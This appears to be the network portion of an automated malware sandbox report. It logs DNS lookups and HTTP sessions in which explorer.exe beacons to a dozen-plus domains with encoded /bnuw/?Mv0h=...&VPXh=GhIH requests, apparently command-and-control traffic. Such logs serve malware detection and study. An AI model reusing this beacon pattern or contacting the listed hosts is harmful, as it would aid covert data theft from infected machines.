Jan 27, 2021 15:40:24.152544022 CET	49739	80	192.168.2.5	3.13.31.214
Jan 27, 2021 15:40:24.152700901 CET	49739	80	192.168.2.5	3.13.31.214
Jan 27, 2021 15:40:24.288650990 CET	80	49739	3.13.31.214	192.168.2.5
Jan 27, 2021 15:40:24.288676977 CET	80	49739	3.13.31.214	192.168.2.5
Jan 27, 2021 15:40:24.288707972 CET	80	49739	3.13.31.214	192.168.2.5
Jan 27, 2021 15:40:24.288944006 CET	49739	80	192.168.2.5	3.13.31.214
Jan 27, 2021 15:40:24.289109945 CET	49739	80	192.168.2.5	3.13.31.214
Jan 27, 2021 15:40:24.674043894 CET	49739	80	192.168.2.5	3.13.31.214
Jan 27, 2021 15:40:24.810065985 CET	80	49739	3.13.31.214	192.168.2.5
Jan 27, 2021 15:40:29.383188963 CET	49740	80	192.168.2.5	3.0.139.114
Jan 27, 2021 15:40:29.565690041 CET	80	49740	3.0.139.114	192.168.2.5
Jan 27, 2021 15:40:29.565810919 CET	49740	80	192.168.2.5	3.0.139.114
Jan 27, 2021 15:40:29.565974951 CET	49740	80	192.168.2.5	3.0.139.114
Jan 27, 2021 15:40:29.750519991 CET	80	49740	3.0.139.114	192.168.2.5
Jan 27, 2021 15:40:29.750543118 CET	80	49740	3.0.139.114	192.168.2.5
Jan 27, 2021 15:40:29.750552893 CET	80	49740	3.0.139.114	192.168.2.5
Jan 27, 2021 15:40:29.750932932 CET	49740	80	192.168.2.5	3.0.139.114
Jan 27, 2021 15:40:29.751257896 CET	49740	80	192.168.2.5	3.0.139.114
Jan 27, 2021 15:40:29.933583021 CET	80	49740	3.0.139.114	192.168.2.5
Jan 27, 2021 15:40:39.870892048 CET	49741	80	192.168.2.5	34.102.136.180
Jan 27, 2021 15:40:39.913088083 CET	80	49741	34.102.136.180	192.168.2.5
Jan 27, 2021 15:40:39.913197041 CET	49741	80	192.168.2.5	34.102.136.180
Jan 27, 2021 15:40:39.913343906 CET	49741	80	192.168.2.5	34.102.136.180
Jan 27, 2021 15:40:39.955657959 CET	80	49741	34.102.136.180	192.168.2.5
Jan 27, 2021 15:40:40.054193974 CET	80	49741	34.102.136.180	192.168.2.5
Jan 27, 2021 15:40:40.054220915 CET	80	49741	34.102.136.180	192.168.2.5
Jan 27, 2021 15:40:40.054419041 CET	49741	80	192.168.2.5	34.102.136.180
Jan 27, 2021 15:40:40.054483891 CET	49741	80	192.168.2.5	34.102.136.180
Jan 27, 2021 15:40:40.094677925 CET	80	49741	34.102.136.180	192.168.2.5
Jan 27, 2021 15:40:45.221138954 CET	49742	80	192.168.2.5	192.249.115.168
Jan 27, 2021 15:40:45.429085016 CET	80	49742	192.249.115.168	192.168.2.5
Jan 27, 2021 15:40:45.429220915 CET	49742	80	192.168.2.5	192.249.115.168
Jan 27, 2021 15:40:45.429397106 CET	49742	80	192.168.2.5	192.249.115.168
Jan 27, 2021 15:40:45.637469053 CET	80	49742	192.249.115.168	192.168.2.5
Jan 27, 2021 15:40:45.696475029 CET	80	49742	192.249.115.168	192.168.2.5
Jan 27, 2021 15:40:45.696536064 CET	80	49742	192.249.115.168	192.168.2.5
Jan 27, 2021 15:40:45.696576118 CET	80	49742	192.249.115.168	192.168.2.5
Jan 27, 2021 15:40:45.696614981 CET	80	49742	192.249.115.168	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:38:45.875884056 CET	52441	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:38:45.926485062 CET	53	52441	8.8.8.8	192.168.2.5
Jan 27, 2021 15:38:46.859499931 CET	62176	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:38:46.909560919 CET	53	62176	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:38:47.851159096 CET	59596	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:38:47.907567024 CET	53	59596	8.8.8.8	192.168.2.5
Jan 27, 2021 15:38:49.442958117 CET	65296	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:38:49.493769884 CET	53	65296	8.8.8.8	192.168.2.5
Jan 27, 2021 15:38:50.773060083 CET	63183	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:38:50.821254969 CET	53	63183	8.8.8.8	192.168.2.5
Jan 27, 2021 15:38:51.787713051 CET	60151	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:38:51.844383001 CET	53	60151	8.8.8.8	192.168.2.5
Jan 27, 2021 15:38:53.829042912 CET	56969	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:38:53.885538101 CET	53	56969	8.8.8.8	192.168.2.5
Jan 27, 2021 15:38:55.474603891 CET	55161	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:38:55.525357962 CET	53	55161	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:05.760987997 CET	54757	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:05.825810909 CET	53	54757	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:16.922173977 CET	49992	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:17.934420109 CET	49992	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:18.811259031 CET	53	49992	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:18.811944962 CET	53	49992	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:35.218573093 CET	60075	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:35.269311905 CET	53	60075	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:35.954866886 CET	55016	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:36.027398109 CET	53	55016	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:36.122454882 CET	64345	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:36.180845022 CET	53	64345	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:41.313185930 CET	57128	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:41.363301039 CET	53	57128	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:42.426606894 CET	54791	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:42.488184929 CET	53	54791	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:45.538866043 CET	50463	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:45.610472918 CET	53	50463	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:49.413269997 CET	50394	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:49.477861881 CET	53	50394	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:50.633255959 CET	58530	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:50.835007906 CET	53	58530	8.8.8.8	192.168.2.5
Jan 27, 2021 15:39:56.556267977 CET	53813	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:39:56.949820995 CET	53	53813	8.8.8.8	192.168.2.5
Jan 27, 2021 15:40:02.562994957 CET	63732	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:40:02.639822006 CET	53	63732	8.8.8.8	192.168.2.5
Jan 27, 2021 15:40:07.770678043 CET	57344	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:40:07.866545916 CET	53	57344	8.8.8.8	192.168.2.5
Jan 27, 2021 15:40:12.994759083 CET	54450	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:40:13.348109007 CET	53	54450	8.8.8.8	192.168.2.5
Jan 27, 2021 15:40:18.616782904 CET	59261	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:40:18.667355061 CET	53	59261	8.8.8.8	192.168.2.5
Jan 27, 2021 15:40:18.784562111 CET	57151	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:40:18.848720074 CET	53	57151	8.8.8.8	192.168.2.5
Jan 27, 2021 15:40:23.943500996 CET	59413	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:40:24.015012026 CET	53	59413	8.8.8.8	192.168.2.5
Jan 27, 2021 15:40:29.308646917 CET	60516	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:40:29.381911039 CET	53	60516	8.8.8.8	192.168.2.5
Jan 27, 2021 15:40:39.808201075 CET	51649	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:40:39.869888067 CET	53	51649	8.8.8.8	192.168.2.5
Jan 27, 2021 15:40:45.075090885 CET	65086	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:40:45.219017982 CET	53	65086	8.8.8.8	192.168.2.5
Jan 27, 2021 15:40:50.963036060 CET	56432	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:40:51.322649002 CET	53	56432	8.8.8.8	192.168.2.5
Jan 27, 2021 15:40:56.994911909 CET	52929	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:40:57.059277058 CET	53	52929	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:02.182497025 CET	64317	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:02.246251106 CET	53	64317	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:10.697614908 CET	61004	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:10.935481071 CET	53	61004	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:16.680869102 CET	56895	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:16.745192051 CET	53	56895	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:41:22.248065948 CET	62372	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:22.306813002 CET	53	62372	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:22.966398954 CET	61515	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:23.028085947 CET	53	61515	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:23.744988918 CET	56675	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:23.808562994 CET	53	56675	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:24.252789974 CET	57172	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:24.309011936 CET	53	57172	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:24.855230093 CET	55267	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:24.918915033 CET	53	55267	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:25.630397081 CET	50969	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:25.686964035 CET	53	50969	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:26.374568939 CET	64362	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:26.435890913 CET	53	64362	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:27.510409117 CET	54766	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:27.577373981 CET	53	54766	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:28.761806965 CET	61446	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:28.823378086 CET	53	61446	8.8.8.8	192.168.2.5
Jan 27, 2021 15:41:29.320130110 CET	57515	53	192.168.2.5	8.8.8.8
Jan 27, 2021 15:41:29.379723072 CET	53	57515	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 15:39:45.538866043 CET	192.168.2.5	8.8.8.8	0x6dab	Standard query (0)	www.coredigit.net	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:50.633255959 CET	192.168.2.5	8.8.8.8	0x4e6e	Standard query (0)	www.taxandbookkeepingsolutions.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:56.556267977 CET	192.168.2.5	8.8.8.8	0x85a	Standard query (0)	www.rotalablog.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:02.562994957 CET	192.168.2.5	8.8.8.8	0x5c61	Standard query (0)	www.expand.care	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:07.770678043 CET	192.168.2.5	8.8.8.8	0xb8c4	Standard query (0)	www.alliswell.info	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:12.994759083 CET	192.168.2.5	8.8.8.8	0xa17	Standard query (0)	www.czb878.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:18.784562111 CET	192.168.2.5	8.8.8.8	0x3ccc	Standard query (0)	www.brendonellis.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:23.943500996 CET	192.168.2.5	8.8.8.8	0x63f4	Standard query (0)	www.purposelyproductivelab.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:29.308646917 CET	192.168.2.5	8.8.8.8	0x10d9	Standard query (0)	www.ekpays.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:39.808201075 CET	192.168.2.5	8.8.8.8	0xcefe	Standard query (0)	www.beachesvr.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:45.075090885 CET	192.168.2.5	8.8.8.8	0xcbf1	Standard query (0)	www.secretlairtoys.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:50.963036060 CET	192.168.2.5	8.8.8.8	0xf0b2	Standard query (0)	www.dmvantalya.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:56.994911909 CET	192.168.2.5	8.8.8.8	0x571d	Standard query (0)	www.husum-ferienwohnungen.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:41:02.182497025 CET	192.168.2.5	8.8.8.8	0xfd25	Standard query (0)	www.swiftappliancessc.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:41:10.697614908 CET	192.168.2.5	8.8.8.8	0x473a	Standard query (0)	www.state728.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:41:16.680869102 CET	192.168.2.5	8.8.8.8	0x6041	Standard query (0)	www.coredigit.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 15:39:45.610472918 CET	8.8.8.8	192.168.2.5	0x6dab	Name error (3)	www.coredigit.net	none	none	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:50.835007906 CET	8.8.8.8	192.168.2.5	0x4e6e	No error (0)	www.taxandbookkeepingsolutions.com	taxandbookkeepingsolutions.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 15:39:50.835007906 CET	8.8.8.8	192.168.2.5	0x4e6e	No error (0)	taxandbookkeepingsolutions.com		192.254.186.135	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:56.949820995 CET	8.8.8.8	192.168.2.5	0x85a	No error (0)	www.rotalablog.com		118.27.99.25	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:02.639822006 CET	8.8.8.8	192.168.2.5	0x5c61	No error (0)	www.expand.care	expand.care		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:40:02.639822006 CET	8.8.8.8	192.168.2.5	0x5c61	No error (0)	expand.care		149.210.170.235	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:07.866545916 CET	8.8.8.8	192.168.2.5	0xb8c4	No error (0)	www.alliswell.info		51.195.43.214	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:13.348109007 CET	8.8.8.8	192.168.2.5	0xa17	No error (0)	www.czb878.com		172.120.228.88	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:18.848720074 CET	8.8.8.8	192.168.2.5	0x3ccc	No error (0)	www.brendonellis.com	brendonellis.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:40:18.848720074 CET	8.8.8.8	192.168.2.5	0x3ccc	No error (0)	brendonellis.com		192.0.78.25	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:18.848720074 CET	8.8.8.8	192.168.2.5	0x3ccc	No error (0)	brendonellis.com		192.0.78.24	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:24.015012026 CET	8.8.8.8	192.168.2.5	0x63f4	No error (0)	www.purposelyproductivelab.com		3.13.31.214	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:29.381911039 CET	8.8.8.8	192.168.2.5	0x10d9	No error (0)	www.ekpays.com	ekpays.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:40:29.381911039 CET	8.8.8.8	192.168.2.5	0x10d9	No error (0)	ekpays.com		3.0.139.114	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:39.869888067 CET	8.8.8.8	192.168.2.5	0xcefe	No error (0)	www.beachesvr.com	beachesvr.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:40:39.869888067 CET	8.8.8.8	192.168.2.5	0xcefe	No error (0)	beachesvr.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:45.219017982 CET	8.8.8.8	192.168.2.5	0xcbf1	No error (0)	www.secretlairtoys.com	secretlairtoys.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:40:45.219017982 CET	8.8.8.8	192.168.2.5	0xcbf1	No error (0)	secretlairtoys.com		192.249.115.168	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:51.322649002 CET	8.8.8.8	192.168.2.5	0xf0b2	No error (0)	www.dmvantalya.com		154.204.140.233	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:57.059277058 CET	8.8.8.8	192.168.2.5	0x571d	No error (0)	www.husum-ferienwohnungen.com		46.38.226.47	A (IP address)	IN (0x0001)
Jan 27, 2021 15:41:02.246251106 CET	8.8.8.8	192.168.2.5	0xfd25	No error (0)	www.swiftappliancessc.com	swiftappliancessc.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:41:02.246251106 CET	8.8.8.8	192.168.2.5	0xfd25	No error (0)	swiftappliancessc.com		184.168.131.241	A (IP address)	IN (0x0001)
Jan 27, 2021 15:41:10.935481071 CET	8.8.8.8	192.168.2.5	0x473a	No error (0)	www.state728.com		69.163.224.168	A (IP address)	IN (0x0001)
Jan 27, 2021 15:41:16.745192051 CET	8.8.8.8	192.168.2.5	0x6041	Name error (3)	www.coredigit.net	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.taxandbookkeepingsolutions.com
- www.rotalablog.com
- www.expand.care
- www.alliswell.info
- www.czb878.com
- www.brendonellis.com
- www.purposelyproductivelab.com
- www.ekpays.com
- www.beachesvr.com
- www.secretlairtoys.com
- www.dmvantalya.com
- www.husum-ferienwohnungen.com
- www.swiftappliancessc.com
- www.state728.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49732	192.254.186.135	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:39:51.025964975 CET	5322	OUT	GET /bnuw/?Mv0h=msgcY/GKR2+7Ty9qVKTu9pnyQy/WbDn9v8bhS9H73S6U4m0FMdY0GWjCttMprcSB8tfS&VPXh=GhIH HTTP/1.1 Host: www.taxandbookkeepingsolutions.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:39:52.432456970 CET	5336	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 27 Jan 2021 14:39:51 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://taxandbookkeepingsolutions.com/bnuw/?Mv0h=msgcY/GKR2+7Ty9qVKTu9pnyQy/WbDn9v8bhS9H73S6U4m0FMdY0GWjCttMprcSB8tfS&VPXh=GhIH X-Endurance-Cache-Level: 2 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49733	118.27.99.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:39:57.234358072 CET	5337	OUT	GET /bnuw/?Mv0h=ZkQWQs3u/Pcsc6Be2UsBBupV9psrlEYt+FgoIT3sSBI7ln8n9R9tp98wLB1cQ9m1FW6z&VPXh=GhIH HTTP/1.1 Host: www.rotalablog.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:39:57.515944004 CET	5338	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 27 Jan 2021 14:39:57 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.rotalablog.com/bnuw/?Mv0h=ZkQWQs3u/Pcsc6Be2UsBBupV9psrlEYt+FgoIT3sSBI7ln8n9R9tp98wLB1cQ9m1FW6z&VPXh=GhIH Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49743	154.204.140.233	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:51.629750013 CET	5409	OUT	GET /bnuw/?Mv0h=sBaVa8kj+YCbP3U2o3QVtpVj9pzNwi4112+9WTWVNa3X8ft1LfuComp0EF+DLQnGsCaK&VPXh=GhIH HTTP/1.1 Host: www.dmvantalya.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:40:51.940468073 CET	5409	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 27 Jan 2021 14:40:51 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 36 39 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 20 73 72 63 3d 27 2f 6a 73 2f 77 77 64 2e 6a 73 27 3e 3c 2f 73 63 72 69 70 74 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 3c 2f 73 63 72 69 70 74 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 69<html><head><script type='text/javascript' src='/js/wwd.js'></script></head><body></script></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49744	46.38.226.47	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:57.111819983 CET	5411	OUT	GET /bnuw/?Mv0h=/+b+PR1HqbzITR/xPqvCXgD2JDomfeuYUy/NSf/Itxe+SMeGrZJLG9WamYt6TAOy7qnF&VPXh=GhIH HTTP/1.1 Host: www.husum-ferienwohnungen.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:57.161020994 CET	5412	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 27 Jan 2021 14:40:57 GMT Content-Type: text/html Content-Length: 1039 Connection: close Vary: Accept-Encoding Last-Modified: Tue, 24 Feb 2015 16:29:52 GMT ETag: "40f-50fd8074406b0" Accept-Ranges: bytes Data Raw: 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 42 41 53 45 20 68 72 65 66 3d 22 2f 65 72 72 6f 72 5f 64 6f 63 73 2f 22 3e 3c 21 2d 2d 5b 69 66 20 6c 74 65 20 49 45 20 36 5d 3e 3c 2f 42 41 53 45 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 54 68 65 20 72 65 71 75 65 73 74 65 64 20 64 6f 63 75 6d 65 6e 74 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0a 3c 50 3e 0a 3c 48 52 3e 0a 3c 41 44 44 52 45 53 53 3e 0a 57 65 62 20 53 65 72 76 65 72 20 61 74 20 77 65 62 31 32 32 2e 73 65 72 76 65 72 30 31 2e 66 72 75 69 74 6d 65 64 69 61 2e 64 65 0a 3c 2f 41 44 44 52 45 53 53 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0a 3c 21 2d 2d 0a 20 20 20 2d 20 55 6e 66 6f 72 74 75 6e 61 74 65 6c 79 2c 20 4d 69 63 72 6f 73 6f 66 74 20 68 61 73 20 61 64 64 65 64 20 61 20 63 6c 65 76 65 72 20 6e 65 77 0a 20 20 20 2d 20 22 66 65 61 74 75 72 65 22 20 74 6f 20 49 6e 74 65 72 6e 65 74 20 45 78 70 6c 6f 72 65 72 2e 20 49 66 20 74 68 65 20 74 65 78 74 20 6f 66 0a 20 20 20 2d 20 61 6e 20 65 72 72 6f 72 27 73 20 6d 65 73 73 61 67 65 20 69 73 20 22 74 6f 6f 20 73 6d 61 6c 6c 22 2c 20 73 70 65 63 69 66 69 63 61 6c 6c 79 0a 20 20 20 2d 20 6c 65 73 73 20 74 68 61 6e 20 35 31 32 20 62 79 74 65 73 2c 20 49 6e 74 65 72 6e 65 74 20 45 78 70 6c 6f 72 65 72 20 72 65 74 75 72 6e 73 0a 20 20 20 2d 20 69 74 73 20 6f 77 6e 20 65 72 72 6f 72 20 6d 65 73 73 61 67 65 2e 20 59 6f 75 20 63 61 6e 20 74 75 72 6e 20 74 68 61 74 20 6f 66 66 2c 0a 20 20 20 2d 20 62 75 74 20 69 74 27 73 20 70 72 65 74 74 79 20 74 72 69 63 6b 79 20 74 6f 20 66 69 6e 64 20 73 77 69 74 63 68 20 63 61 6c 6c 65 64 0a 20 20 20 2d 20 22 73 6d 61 72 74 20 65 72 72 6f 72 20 6d 65 73 73 61 67 65 73 22 2e 20 54 68 61 74 20 6d 65 61 6e 73 2c 20 6f 66 20 63 6f 75 72 73 65 2c 0a 20 20 20 2d 20 74 68 61 74 20 73 68 6f 72 74 20 65 72 72 6f 72 20 6d 65 73 73 61 67 65 73 20 61 72 65 20 63 65 6e 73 6f 72 65 64 20 62 79 20 64 65 66 61 75 6c 74 2e 0a 20 20 20 2d 20 49 49 53 20 61 6c 77 61 79 73 20 72 65 74 75 72 6e 73 20 65 72 72 6f 72 20 6d 65 73 73 61 67 65 73 20 74 68 61 74 20 61 72 65 20 6c 6f 6e 67 0a 20 20 20 2d 20 65 6e 6f 75 67 68 20 74 6f 20 6d 61 6b 65 20 49 6e 74 65 72 6e 65 74 20 45 78 70 6c 6f 72 65 72 20 68 61 70 70 79 2e 20 54 68 65 0a 20 20 20 2d 20 77 6f 72 6b 61 72 6f 75 6e 64 20 69 73 20 70 72 65 74 74 79 20 73 69 6d 70 6c 65 3a 20 70 61 64 20 74 68 65 20 65 72 72 6f 72 0a 20 20 20 2d 20 6d 65 73 73 61 67 65 20 77 69 74 68 20 61 20 62 69 67 20 63 6f 6d 6d 65 6e 74 20 6c 69 6b 65 20 74 68 69 73 20 74 6f 20 70 75 73 68 20 69 74 0a 20 20 20 2d 20 6f 76 65 72 20 74 68 65 20 66 69 76 65 20 68 75 6e 64 72 65 64 20 61 6e 64 20 74 77 65 6c 76 65 20 62 79 74 65 73 20 6d 69 6e 69 6d 75 6d 2e 0a 20 20 20 2d 20 4f 66 20 63 6f 75 72 73 65 2c 20 74 68 61 74 27 73 20 65 78 61 63 74 6c 79 20 77 68 61 74 20 79 6f 75 27 72 65 20 72 65 61 64 69 6e 67 0a 20 20 20 2d 20 72 69 67 68 74 20 6e 6f 77 2e 0a 20 20 20 2d 3e 0a Data Ascii: <HTML><HEAD><TITLE>404 Not Found</TITLE><BASE href="/error_docs/">...[if lte IE 6]></BASE><![endif]--> </HEAD><BODY><H1>Not Found</H1>The requested document was not found on this server.<P><HR><ADDRE SS>Web Server at web122.server01.fruitmedia.de</ADDRESS></BODY></HTML>... - Unfortunately, Microsoft has add ed a clever new - "feature" to Internet Explorer. If the text of - an error's message is "too small", specifically - less than 512 bytes, Internet Explorer returns - its own error message. You can turn that off, - but it's pretty tricky to find switch called - "smart error messages". That means, of course, - that short error messages are censored by default. - IIS always returns error messages that are long - enough to make Internet Explorer happy. The - workaround is pretty simple: pad the error - message with a big comment like this to push it - over the five hundred and twelve bytes min imum. - Of course, that's exactly what you're reading - right now. -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49745	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
